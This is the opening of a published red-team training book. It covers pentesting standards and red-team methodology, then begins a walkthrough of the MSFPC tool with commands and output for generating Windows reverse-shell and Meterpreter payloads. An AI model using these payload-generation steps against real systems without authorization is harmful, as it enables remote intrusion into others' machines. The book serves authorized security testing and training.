Hands-On
Red Team Tactics

A practical guide to mastering Red Team operations

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Himanshu Sharma and Harpreet Singh

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Preface

Red Teaming is used to enhance security by performing simulated attacks on the organization in order to detect network and system vulnerabilities. Hands-On Red Team Tactics starts with an overview of pentesting and Red Teaming, before giving an introduction of few of the latest **pentesting** tools. You will then move on to exploring Metasploit and getting to grips with Armitage. Once you have studied the basics, you will understand Cobalt Strike basic, usage and how to set up a team server of Cobalt Strike.

You will discover some common lesser known techniques for pivoting and how to pivot over SSH, before using Cobalt Strike to pivot. This comprehensive guide demonstrates the advanced methods of post-exploitation using Cobalt Strike and introduces you to Command-and-control servers (C2) and Redirectors. All this will help you achieve persistence using Beacons and Data Exfiltration, and will also give you the chance to run through the methodology to use Red Team activity tools like Empire during a Red Team activity on Active Directory and Domain Controller.

By the end of the book, you will have learned advanced penetration testing tools, techniques to get reverse shells over encrypted channels and processes for post-exploitation. In addition to this, you will explore frameworks such as Empire which include maintaining persistent access, staying untraceable, and getting reverse connections over different C2 covert channels.

Who this book is for

Hands-On Red Team Tactics is for you if you are an IT professional, pentester, security consultant, or ethical hacker interested in the IT security domain and wants to go beyond Penetration Testing. Prior knowledge of penetration testing is beneficial.

What this book covers

`Chapter 1`, Red-Teaming and Pentesting, helps you understand about different standards of pentesting followed across the industry, and we went through the seven phases of the PTES standard in detail.

`Chapter 2`, Pentesting 2018, introduces you to MSF Payload Creator (MSFPC). We will also look at the use of resource files which were generated by MSFPC besides the payload file

`Chapter 3`, Foreplay – Metasploit Basics, teaches you about team server and the Armitage client, including the setup and usage of Armitage.

`Chapter 4`, Getting Started with Cobalt Strike, starts by exploring the red-team exercise as well as the concept of the cyber kill chain, which can be used for an attack plan. The chapter then introduces you to Cobalt Strike, the tool that is used for red-team operations.

`Chapter 5`, ./ReverseShell, explores what a reverse connection and reverse shell connection is using various tools. Furthermore, we will try different payloads to get reverse shell connections using Metasploit.

`Chapter 6`, Pivoting, dives into port forwarding and its uses. We will also learn about pivoting and its uses, followed by methods of port forwarding via SSH.

`Chapter 7`, Age of Empire – The beginning, introduces you to Empire and its fundamentals. We will also cover Empire's basic usage and the post exploitation basics for Windows, Linux and OSX.

`Chapter 8`, Age of Empire – Owning Domain Controllers, delves into some more advanced uses of the Empire tool to get access to the Domain Controller.

`Chapter 9`, Cobalt Strike – Red Team Operations, teaches you about the listener module of Cobalt Strike along with its type and usage.

`Chapter 10`, C2 – Master of Puppets, provides an introduction to command and control

(C2) servers and discussed how they are used in a red team operation.

Chapter 11, Obfuscate C2s – Introducing Redirectors, introduces you to redirectors and the reason why obfuscating C2s are required. We have also covered how we can obfuscate C2s in a secure manner so that we can protect our C2s from getting detected by the Blue team.

Chapter 12, Achieving Persistence, dives into achieving persistence using Armitage's inbuilt exploit modules, then we will learn how to do the same via Empire on Windows, Linux, and macOS machines.

Chapter 13, Data Exfiltration, discusses about some basic ways of transferring data using simple tools like Netcat, OpenSSL and PowerShell. Next, we jumped into transforming the data using text-based steganography to avoid detection, as well as looking at the usage of the CloakifyFactory tool.

To get the most out of this book

The readers should have prior knowledge to networking basics, Linux basic commands, Penetration Testing standards and hands-on experience in using tools such as Metasploit, Nmap, and so on.

The readers should have at least Linux installed for Red Team Engagement. Kali is recommended as it comes with pre-configured tools.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: https://www.packtpub.com/sites/default/files/downloads/9781788995238_ColorImages.pdf.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Let's try to use the `backdoor_lnk` module by typing `info`."

Any command-line input or output is written as follows:

```
git clone https://github.com/g0tmi1k/mpc
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Click the Add an app button to add an application."

Warnings or important notes appear like this.

Tips and tricks appear like this.

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Red-Teaming and Pentesting

Pentesting is an authorized attack on a computer system, done to evaluate the security of the system/network. This test is performed to identify vulnerabilities and the risks they possess.

The 1960's marked the true beginning of the age of computer security. In this chapter, we will cover the methodology of pentesting that is widely used, as well as the red-teaming approach, which is now being adopted across different corporations.

In this chapter, we will cover the following topics:

- Pentesting 101
- A different approach

Pentesting 101

As we all know, penetration testing follows a standard. There are various standards, such as the **Open Web Application Security Project** (**OWASP**), the **Open Source Security Testing Methodology Manual** (**OSSTMM**), the **Information Systems Security Assessment Framework** (**ISSAF**), and so on. Most of them follow the same methodology, but the phases have been named differently. We will take a look at each of them in the following sections and cover the **Penetration Testing Execution Standards** (**PTES**) in detail.

OWASP

OWASP is a worldwide not-for-profit charitable organization that focuses on improving the security of software.

It's a community of like-minded professionals who release software and knowledge-based documentation on application security, covering such subjects as:

- Information gathering
- Configuration and deployment management testing
- Identity management testing
- Authentication testing
- Authorization testing
- Session management testing
- Input validation testing
- Error handling
- Cryptography
- Business logic testing
- Client-side testing

Open Source Security Testing Methodology Manual (OSSTMM)

As mentioned on their official website, this is a peer-reviewed manual of security testing and analysis, providing verified facts. These facts provide actionable information that can measurably improve your operational security.

The OSSTMM includes the following key sections:

- Operational security metrics
- Trust analysis
- Work flow
- Human security testing
- Physical security testing
- Wireless security testing
- Telecommunications security testing
- Data networks security testing
- Compliance regulations
- Reporting with the **Security Test Audit Report** (**STAR**)

Information Systems Security Assessment Framework (ISSAF)

ISSAF is not very active, but the guide it has provided is quite comprehensive. It aims to evaluate the information security policy and process of an organization with regard to its compliance with IT industry standards, along with laws and regulatory requirements. The current version of ISSAF is 0.2.

The stages that it covers can be found at https://www.owasp.org/index.php/Penetration_testing_methodologies.

Penetration Testing Execution Standard (PTES)

This standard is the most widely used standard and covers almost everything related to pentesting.

PTES is divided into the following seven phases:

1. Pre-engagement interactions
2. Intelligence gathering
3. Threat modeling
4. Vulnerability analysis
5. Exploitation
6. Post-exploitation
7. Reporting

Let's take a brief look at what each of these phases involves.

Pre-engagement interactions

These actions involve multiple processes to be carried out before an activity kicks off, such as defining the scope of the activity, which usually involves mapping the network IPs, web applications, wireless networks, and so on.


Once the scoping is done, lines of communication are established across both the vendors and the incident reporting process is finalized. These interactions also include status updates, calls, legal processes, and the start and end dates of the project.

Intelligence gathering

This is a process that is used to gather as much as information as possible about the target. This is the most critical part of pentesting, as the more information we have, the more attack vectors we can plan to perform the activity. In case of a whitebox activity, all this information is already provided to the testing team.

Threat modeling

Threat modeling model depends on the amount of information gathered. Depending on that, the activity can be divided and then performed using automated tools, logical attacks, and so on. The following diagram illustrates an example of a mindmap of a threat model:


3 Threat modelling
Business asset analysis
This goes beyond PII, PHI and Credit Cards
Define and bound Organizational Intelectual Property
Keys To Kingdom
Trade Secrets
Research & Development
Marketing Plans
Corporate Banking/Credit Accounts
Customer Data
Supplier Data
Critical Employees
Executives
Middle Managers
Admins
Engineers
Technicians
HR
Executive Assistants
Business process analysis
Technical infrastructure used
Human infrastructure
3rd party usage
Threat agents/community analysis
Internal Users
Executives
Middle Management
Administrators
Developers
Engineers
Technicians
Competitors
Nation States
Organized Crime
Weekend Warriors
Threat capability analysis
Analysis of tools in use
Availability to relevant exploits/payloads
Communication mechanisms (encryption, dropsites, C&C, bulletproof hosting)
Finding relevant news of comparable Organizations being compromised

Vulnerability analysis

This is a process of discovering flaws that can be used by an attacker. These flaws can be anything ranging from open ports/service misconfiguration to an SQL injection. There are lots of tools available that can help in performing a vulnerability analysis.

These include Nmap, Acunetix, and Burp Suite. We can also see new tools being released every few weeks.

Exploitation

This is a process of gaining access to the system by evading the protection mechanism on the system based on the vulnerability assessment. Exploits can be public, or a zero day.

Post-exploitation

This is a process where the goal is to determine the criticality of the compromise and then maintain access for future use. This phase must always follow the rules of the engagement that is protecting the client and protecting ourselves (covering the tracks as per the activity's requirements).

Reporting

This is one of the most important phases, as the patching of all the issues totally depends on the details presented in the report. The report must contain three key elements:

- Criticality of the bug
- Steps of reproduction of the bug
- Patch suggestions

In summary, the pentest life cycle phases are presented in the following diagram:

A different approach

Let's discuss a different approach: red-teaming. The main objective of red-teaming is to assess and obtain the real level of risk a company has at that moment in time. In this activity, networks, applications, physical, and people (social engineering) are tested against weaknesses.

Red-teaming can also be considered as a simulation of a real-world hack.

Methodology

Red-teaming is based on the PTES standard as the foundation. However, there's much more to it. It can be said that the penetration testing activity is performed with the aim of finding as many vulnerabilities in the given amount of time as possible. However, red-teaming is performed with only one goal and by staying discreet.

The methodology used in a red-team activity involves the following:


- Reconnaissance
- Compromise
- Persistence
- Command and control
- Privilege escalation
- Pivoting
- Reporting and cleanup

The following cycle basically repeats for every new piece of information that is found about the client until the goal is met:


Report
and
Cleanup
Reconnaissance
Compromise
Persistance
Command
And
Control
Privilige
Escalation
Pivot

How is it different?

Let's look at it with a different perspective to get a clearer picture:



Looking at the preceding diagram, we can see that red-teaming involves using every means to achieve the goals. We can summarize the major difference between red-teaming and pentesting as follows:

- Red-teaming involves finding and exploiting only those vulnerabilities that help to achieve our goal, whereas pentesting involves finding and exploiting vulnerabilities in the given scope, which is limited to digital assets
- Red-teaming has an extremely flexible methodology, whereas pentesting has fixed static methods
- During red-teaming, the security teams of the organizations have no information about it, whereas during pentesting, security teams are notified

- Red-teaming attacks can happen 24/7, while pentesting activities are mostly limited to office hours
- Red-teaming is more about measuring the business impact of the vulnerabilities, whereas pentesting is about finding and exploiting vulnerabilities.

Summary

Wrapping up the chapter, we learned about different standards of pentesting followed across the industry, and we went through the seven phases of the PTES standard in detail. We also looked at red-teaming and how it is different from pentesting.

In the next chapter, we will look at a few of the latest post-exploitation tools and examine in detail how they work.

Questions

1. What are the different pentesting standards?
2. What are the different phases of PTES?
3. What is the difference between red-teaming and pentesting?
4. What are the key elements of a report?
5. What is the main objective of a red-team activity?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **High Level Organization of the Standard**: http://www.pentest-standard.org/index.php/Main_Page
- **OSSTMM**: http://www.isecom.org/mirror/OSSTMM.3.pdf
- **Web Application Penetration Testing**: https://www.owasp.org/index.php/Web_Application_Penetration_Testing
- **Information Systems Security Assessment Framework (ISSAF)**: http://www.oissg.org/issaf02/issaf0.1-5.pdf
- **InfoSec Resources**: https://resources.infosecinstitute.com/the-history-of-penetration-testing/#gref

Pentesting 2018

For the past few years, we have been using tools such as the Metasploit Framework, `routersploit`, `LinuxEnum.sh`, `nmap`, and so on for post-exploitation and scanning. With the growing popularity of new tools, it would be good to learn about some new tools that can be used for post-exploitation. Out of the many available tools, we will be looking at **MSFvenom Payload Creator** (**MSFPC**)—a simple MSF-based payload generator; and Koadic—a **COM-based Command and Control** (**C3**) server, which can be used in red-team operations or penetration testing for post-exploitation.

In this chapter, we will cover the following tools:

- MSFPC
- Kaodic

Technical requirements

- *nix-based system (Kali, Ubuntu, or macOS X)
- The Metasploit framework (needed for MSFPC)
- Python package version 2 or 3 (needed for Koadic)


MSFvenom Payload Creator

MSFvenom Payload Creator (MSFPC) is a user-friendly multiple payload generator that can be used to generate Metasploit payloads based on user-selected options. The user doesn't need to execute the long `msfvenom` commands to generate payloads anymore. With MSFPC, the user can generate the payloads with far fewer commands.

Before downloading the tool, Metasploit should be installed in the system. MSFPC is just a simple bash script, which means that it can be executed on *nix systems.

We can download the MSFPC package from `https://github.com/g0tmi1k/mpc`. We can either download the repository in a ZIP file or we can clone the repository on our local system by running the following command:

```
git clone https://github.com/g0tmi1k/mpc
```



After cloning the repo, let's issue an execute permission on `msfpc.sh` file.

```
cd mpc/
chmod +x msfpc.sh
./msfpc.sh
./msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/
```


```
[xXxZombi3xXx:mpc Harry$ ls
LICENSE         README.md       msfpc.sh
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh
-e  [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e
 [i] Missing TYPE or BATCH/LOOP mode
-e
 msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
-e   Example: msfpc.sh windows 192.168.1.10        # Windows & manual IP.
-e            msfpc.sh elf bind eth0 4444          # Linux, eth0's IP & manual port.
-e            msfpc.sh stageless cmd py https      # Python, stageless command prompt.
-e            msfpc.sh verbose loop eth1           # A payload for every type, using eth1's IP.
-e            msfpc.sh msf batch wan               # All possible Meterpreter payloads, using WAN IP.
-e            msfpc.sh help verbose                # Help screen, with even more information.

-e <TYPE>:
-e   + APK
-e   + ASP
-e   + ASPX
-e   + Bash [.sh]
-e   + Java [.jsp]
-e   + Linux [.elf]
-e   + OSX [.macho]
-e   + Perl [.pl]
-e   + PHP
-e   + Powershell [.ps1]
-e   + Python [.py]
-e   + Tomcat [.war]
-e   + Windows [.exe // .exe // .dll]
```

- `TYPE`: The payload could be of any of the following formats (this option is the same as the `-f` switch in `msfvenom`): `APK [android]`, `ASP`, `ASPX`, `Bash [.sh]`, `Java [.jsp]`, `Linux [.elf]`, `OSX [.macho]`, `Perl [.pl]`, `PHP`, `Powershell [.ps1]`, `Python [.py]`, `Tomcat [.war]`, `Windows [.exe //.dll]`.
- `DOMAIN/IP`: This is the `LHOST` option when generating payloads in `msfvenom`.
- `PORT`: This is the `LPORT` option when generating payloads in `msfvenom`.
- `CMD/MSF`: This is the type of shell dropped once the payload is executed on the target system. The `CMD` option can be used when you want to get a standard command shell; that is, the Command Prompt shell (`cmd.exe`) for Windows and Terminal (`/bin/bash`) for *nix. In some cases, where the size of the shellcode matters, it's better to use the classic reverse shell payload. `CMD` can be used in situations like these.

Generating a simple classic reverse shell payload can be done by executing the following command:

```
sh msfpc.sh cmd windows en0
```

The preceding command will generate a payload with a `cmd` as the preferred shell for Windows and set the `LHOST` to the IP retrieved from the `en0` Ethernet interface:



As you can see from the preceding screenshot, MSFPC created two files in the same directory:

- **The executable payload**: `windows-shell-staged-reverse-tcp-443.exe`
- **The resource file**: `windows-shell-staged-reverse-tcp-443-exe.rc`

The naming convention for the files are easy to understand as they are named after the options used while creation. We just created a **Windows staged** (explained later in this chapter) executable when executed on the target server will connect back to our system (**reverse** connection) on our local port **443** and drop us a command prompt **shell.** Hence, **windows-shell-staged-reverse-tcp-443.exe.** It is preferred to have a reverse shell instead of a bind shell (explained in the further chapters)

Resource file

As explained in the documentation of Metasploit (`https://metasploit.help.rapid7.com/docs/resource-scripts`), resource scripts provide an easy way for you to automate repetitive tasks in Metasploit. Conceptually, they're just like batch scripts. They contain a set of commands that are automatically and sequentially executed when you load the script in Metasploit. You can create a resource script by chaining together a series of Metasploit console commands and by directly embedding Ruby to do things such as call APIs, interact with objects in the database, and iterate actions.

Let's check out the `.rc` file generated by MSFPC in the preceding command:


The payload is set to `windows/shell/reverse_tcp` when the `CMD` option is used.

The `msf` option generates the payload with a custom cross-platform shell that uses the full potential of Metasploit:

```
sh msfpc.sh msf windows en0
```

```
xXxZombi3xXx:mpc Harry$ sh msfpc.sh msf windows en0
-e  [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e  [i]   IP: 192.168.2.10
-e  [i] PORT: 443
-e  [i] TYPE: windows (windows/meterpreter/reverse_tcp)
